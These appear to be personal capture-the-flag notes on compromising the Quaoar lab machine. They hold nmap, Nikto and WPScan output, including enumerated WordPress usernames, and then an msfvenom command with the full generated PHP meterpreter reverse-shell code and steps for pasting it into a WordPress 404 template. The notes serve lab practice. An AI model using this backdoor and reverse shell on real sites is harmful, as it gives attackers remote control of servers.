Kennedy Sanchez QUAOAR CTF Notes

- https://0xz00n.info/2017/03/quaoar/
- http://10.0.0.9/wordpress/?p=404.php

- nmap -sV -p - -A 10.0.0.9

Starting Nmap 7.40 (https://nmap.org) at 2017-04-10 15:20 AST
Nmap scan report for 10.0.0.9
Host is up (0.0011s latency).
Not shown: 65526 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 5.9p1 Debian 5ubuntu1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 1024 d0:0a:61:d5:d0:3a:38:c2:67:c3:c3:42:8f:ae:ab:e5 (DSA)
| 2048 bc:e0:3b:ef:97:99:9a:8b:9e:96:cf:02:cd:f1:5e:dc (RSA)
|_ 256 8c:73:46:83:98:8f:0d:f7:f5:c8:e4:58:68:0f:80:75 (ECDSA)
53/tcp open domain ISC BIND 9.8.1-P1
| dns-nsid:
|_ bind.version: 9.8.1-P1
80/tcp open http Apache httpd 2.2.22 ((Ubuntu))
| http-robots.txt: 1 disallowed entry

|_Hackers
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
110/tcp open pop3   Dovecot pop3d
|_pop3-capabilities: SASL TOP PIPELINING STLS CAPA RESP-CODES UIDL
| ssl-cert: Subject: commonName=ubuntu/organizationName=Dovecot mail server
| Not valid before: 2016-10-07T04:32:43
|_Not valid after: 2026-10-07T04:32:43
|_ssl-date: 2017-04-10T19:17:26+00:00; -3m36s from scanner time.
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp open imap   Dovecot imapd
|_imap-capabilities: LITERAL+ OK STARTTLS IDLE SASL-IR post-login listed capabilities ID more Pre-login ENABLE have LOGINDISABLEDA0001 IMAP4rev1 LOGIN-REFERRALS
| ssl-cert: Subject: commonName=ubuntu/organizationName=Dovecot mail server
| Not valid before: 2016-10-07T04:32:43
|_Not valid after: 2026-10-07T04:32:43
|_ssl-date: 2017-04-10T19:17:26+00:00; -3m36s from scanner time.
445/tcp open netbios-ssn Samba smbd 3.6.3 (workgroup: WORKGROUP)
993/tcp open ssl/imap   Dovecot imapd
|_imap-capabilities: LITERAL+ IDLE AUTH=PLAINA0001 SASL-IR post-login listed capabilities ID more Pre-login ENABLE have OK IMAP4rev1 LOGIN-REFERRALS
| ssl-cert: Subject: commonName=ubuntu/organizationName=Dovecot mail server
| Not valid before: 2016-10-07T04:32:43
|_Not valid after: 2026-10-07T04:32:43
|_ssl-date: 2017-04-10T19:17:26+00:00; -3m36s from scanner time.
995/tcp open ssl/pop3   Dovecot pop3d
|_pop3-capabilities: SASL(PLAIN) TOP PIPELINING USER CAPA RESP-CODES UIDL
| ssl-cert: Subject: commonName=ubuntu/organizationName=Dovecot mail server
| Not valid before: 2016-10-07T04:32:43
|_Not valid after: 2026-10-07T04:32:43
|_ssl-date: 2017-04-10T19:17:26+00:00; -3m36s from scanner time.
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: -3m36s, deviation: 0s, median: -3m36s
|_nbstat: **NetBIOS name: QUAOAR**, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
| **OS: Unix (Samba 3.6.3)**
| NetBIOS computer name:
| Workgroup: WORKGROUP\x00
|_ System time: 2017-04-10T15:17:26-04:00

| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_smbv2-enabled: Server doesn't support SMBv2 protocol

10.0.0.9 / 10.0.0.9 port 80	
Target IP	10.0.0.9
Target hostname	10.0.0.9
Target Port	80
HTTP Server	Apache/2.2.22 (Ubuntu)
Site Link (Name)	http://10.0.0.9:80/
Site Link (IP)	http://10.0.0.9:80/

URI	/
HTTP Method	GET
Description	Server leaks inodes via ETags, header found with file /, inode: 133975, size: 100, mtime: Mon Oct 24 00:00:10 2016
Test Links	http://10.0.0.9:80/ http://10.0.0.9:80/
OSVDB Entries	OSVDB-0
URI	/
HTTP Method	GET
Description	The anti-clickjacking X-Frame-Options header is not present.
Test Links	http://10.0.0.9:80/ http://10.0.0.9:80/
OSVDB Entries	OSVDB-0
URI	/
HTTP Method	GET
Description	The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
Test Links	http://10.0.0.9:80/ http://10.0.0.9:80/

URI	/
HTTP Method	GET
Description	The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
Test Links	http://10.0.0.9:80/ http://10.0.0.9:80/
OSVDB Entries	OSVDB-0

URI	/wordpress/
HTTP Method	GET
Description	Retrieved x-powered-by header: PHP/5.3.10-1ubuntu3
Test Links	http://10.0.0.9:80/wordpress/ http://10.0.0.9:80/wordpress/
OSVDB Entries	OSVDB-0

URI	/wordpress/
HTTP Method	GET
Description	Entry '/wordpress/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
Test Links	http://10.0.0.9:80/wordpress/ http://10.0.0.9:80/wordpress/
OSVDB Entries	OSVDB-0

URI	/robots.txt
HTTP Method	GET
Description	"robots.txt" contains 2 entries which should be manually viewed.
Test Links	http://10.0.0.9:80/robots.txt http://10.0.0.9:80/robots.txt
OSVDB Entries	OSVDB-0

URI	/icons/README
HTTP Method	GET
Description	/icons/README: Apache default file found.
Test Links	http://10.0.0.9:80/icons/README http://10.0.0.9:80/icons/README
OSVDB Entries	OSVDB-3233


URI	/wordpress/
HTTP Method	GET
Description	/wordpress/: A Wordpress installation was found.
Test Links	http://10.0.0.9:80/wordpress/ http://10.0.0.9:80/wordpress/
OSVDB Entries	OSVDB-0

Host Summary


Start Time	2017-04-06 14:09:03
End Time	2017-04-06 14:09:21
Elapsed Time	18 seconds
Statistics	8330 requests, 0 errors, 13 findings

Scan Summary

Software Details	Nikto 2.1.6
CLI Options	-h 10.0.0.9 --output quoar-NiktoScan.html
Hosts Tested	1
Start Time	Thu Apr 6 14:09:03 2017
End Time	Thu Apr 6 14:09:21 2017
Elapsed Time	18 seconds




http://10.0.0.9/wordpress/wp-comments-post.php
http://10.0.0.9/wordpress/readme
https://es.wordpress.org/releases/



Rama 3.9

3.9.2	06-Ago-2014	zip (md5)	tar.gz (md5)
3.9.1	09-May-2014	zip (md5)	tar.gz (md5)
3.9	16-Abr-2014	zip (md5)	tar.gz (md5)



Index of /wordpress/wp-content/uploads

Name	Last modified	Size	Description
Parent Directory		-	
2016/	12-Oct-2016 07:58	-	

Apache/2.2.22 (Ubuntu) Server at 10.0.0.9 Port 80

- wpscan —url http://<IP>/wordpress —enumerate u


```
root@xxxx:/CTF/QUOAR# wpscan --url http://10.0.0.9/wordpress --enumerate u
_______________________________________________________________
        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 2.9.2
          Sponsored by Sucuri - https://sucuri.net
   @_WPScan_, @ethicalhack3r, @erwan_lr, pvdl, @_FireFart_
_______________________________________________________________

[+] URL: http://10.0.0.9/wordpress/
[+] Started: Thu Apr  6 14:46:37 2017

[!] The WordPress 'http://10.0.0.9/wordpress/readme.html' file exists exposing a version number
[+] Interesting header: SERVER: Apache/2.2.22 (Ubuntu)
[+] Interesting header: X-POWERED-BY: PHP/5.3.10-1ubuntu3
[+] XML-RPC Interface available under: http://10.0.0.9/wordpress/xmlrpc.php
[!] Upload directory has directory listing enabled: http://10.0.0.9/wordpress/wp-content/uploads/
[!] Includes directory has directory listing enabled: http://10.0.0.9/wordpress/wp-includes/

[+] WordPress version 3.9.14 (Released on 2016-09-07) identified from advanced fingerprinting, meta generator,
readme, links opml, stylesheets numbers
[!] 8 vulnerabilities identified from the version number

[!] Title: WordPress 2.9-4.7 - Authenticated Cross-Site scripting (XSS) in update-core.php
    Reference: https://wpvulndb.com/vulnerabilities/8716
    Reference: https://github.com/WordPress/WordPress/blob/c9ea1de1441bb3bda133bf72d513ca9de66566c2/wp-admin/
update-core.php
    Reference: https://wordpress.org/news/2017/01/wordpress-4-7-1-security-and-maintenance-release/
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5488
[i] Fixed in: 3.9.15
```


```
[i] Fixed in: 3.9.15

[!] Title: WordPress 3.4-4.7 - Stored Cross-Site Scripting (XSS) via Theme Name fallback
    Reference: https://wpvulndb.com/vulnerabilities/8718
    Reference: https://www.mehmetince.net/low-severity-wordpress/
    Reference: https://wordpress.org/news/2017/01/wordpress-4-7-1-security-and-maintenance-release/
    Reference: https://github.com/WordPress/WordPress/commit/ce7fb2934dd111e6353784852de8aea2a938b359
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5490
[i] Fixed in: 3.9.15

[!] Title: WordPress <= 4.7 - Post via Email Checks mail.example.com by Default
    Reference: https://wpvulndb.com/vulnerabilities/8719
    Reference: https://github.com/WordPress/WordPress/commit/061e8788814ac87706d8b95688df276fe3c8596a
    Reference: https://wordpress.org/news/2017/01/wordpress-4-7-1-security-and-maintenance-release/
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5491
[i] Fixed in: 3.9.15

[!] Title: WordPress 2.8-4.7 - Accessibility Mode Cross-Site Request Forgery (CSRF)
    Reference: https://wpvulndb.com/vulnerabilities/8720
    Reference: https://github.com/WordPress/WordPress/commit/03e5c0314aeffe6b27f4b98fef842bf0fb00c733
    Reference: https://wordpress.org/news/2017/01/wordpress-4-7-1-security-and-maintenance-release/
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5492
[i] Fixed in: 3.9.15

[!] Title: WordPress 3.0-4.7 - Cryptographically Weak Pseudo-Random Number Generator (PRNG)
    Reference: https://wpvulndb.com/vulnerabilities/8721
    Reference: https://github.com/WordPress/WordPress/commit/cea9e2dc62abf777e06b12ec4ad9d1aaa49b29f4
    Reference: https://wordpress.org/news/2017/01/wordpress-4-7-1-security-and-maintenance-release/
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5493
[i] Fixed in: 3.9.15

[!] Title: WordPress 3.5-4.7.1 - WP_Query SQL Injection
    Reference: https://wpvulndb.com/vulnerabilities/8730
    Reference: https://wordpress.org/news/2017/01/wordpress-4-7-2-security-release/
    Reference: https://github.com/WordPress/WordPress/commit/85384297a60900004e27e417eac56d24267054cb
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5611
[i] Fixed in: 3.9.16
```

```
[!] Title: WordPress 3.6.0-4.7.2 - Authenticated Cross-Site Scripting (XSS) via Media File Metadata
    Reference: https://wpvulndb.com/vulnerabilities/8765
    Reference: https://wordpress.org/news/2017/03/wordpress-4-7-3-security-and-maintenance-release/
    Reference: https://github.com/WordPress/WordPress/commit/28f838ca3ee205b6f39cd2bf23eb4e5f52796bd7
    Reference: https://sumofpwn.nl/advisory/2016/
wordpress_audio_playlist_functionality_is_affected_by_cross_site_scripting.html
    Reference: http://seclists.org/oss-sec/2017/q1/563
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6814
[i] Fixed in: 3.9.17

[!] Title: WordPress 2.8.1-4.7.2 - Control Characters in Redirect URL Validation
    Reference: https://wpvulndb.com/vulnerabilities/8766
    Reference: https://wordpress.org/news/2017/03/wordpress-4-7-3-security-and-maintenance-release/
    Reference: https://github.com/WordPress/WordPress/commit/288cd469396cfe7055972b457eb589cea51ce40e
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6815
[i] Fixed in: 3.9.17

[+] WordPress theme in use: twentyfourteen - v1.1

[+] Name: twentyfourteen - v1.1
 |  Location: http://10.0.0.9/wordpress/wp-content/themes/twentyfourteen/
[!] The version is out of date, the latest version is 1.9
 |  Style URL: http://10.0.0.9/wordpress/wp-content/themes/twentyfourteen/style.css
 |  Referenced style.css: wp-content/themes/twentyfourteen/style.css
 |  Theme Name: Twenty Fourteen
 |  Theme URI: http://wordpress.org/themes/twentyfourteen
 |  Description: In 2014, our default theme lets you create a responsive magazine website with a sleek, modern
des...
 |  Author: the WordPress team
 |  Author URI: http://wordpress.org/

[+] Enumerating plugins from passive detection ...
[+] No plugins found

[+] Enumerating usernames ...
```

http://10.0.0.9/wordpress/wp-admin/

```
 |  Author: the WordPress team
 |  Author URI: http://wordpress.org/

[+] Enumerating plugins from passive detection ...
[+] No plugins found

[+] Enumerating usernames ...
[+] Identified the following 2 user/s:
    +----+--------+--------+
    | Id | Login  | Name   |
    +----+--------+--------+
    | 1  | admin  | admin  |
    | 2  | wpuser | wpuser |
    +----+--------+--------+
[!] Default first WordPress username 'admin' is still used

[+] Finished: Thu Apr  6 14:46:43 2017
[+] Requests Done: 61
[+] Memory used: 17.258 MB
[+] Elapsed time: 00:00:05
```


Username
admin
Password
Remember Me
Log In
Lost your password?
← Back to Quaoar



[BACKDOOR/EXPLOIT MSFVENON PAYLOAD]

1) msfvenom -p php/meterpreter/reverse_tcp LHOST=10.0.0.11 LPORT=4443 -f raw > shell.php


2) cat shell.php

<?php /**/ error_reporting(0); $ip = '10.0.0.11'; $port = 4443; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } elseif (($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } elseif (($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } else { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; eval($b); die();


3) EDIT WORDPRESS 404.php

4) PASTE shell.php CODE


5) LOAD http://10.0.0.9/wordpress/?p=404.php




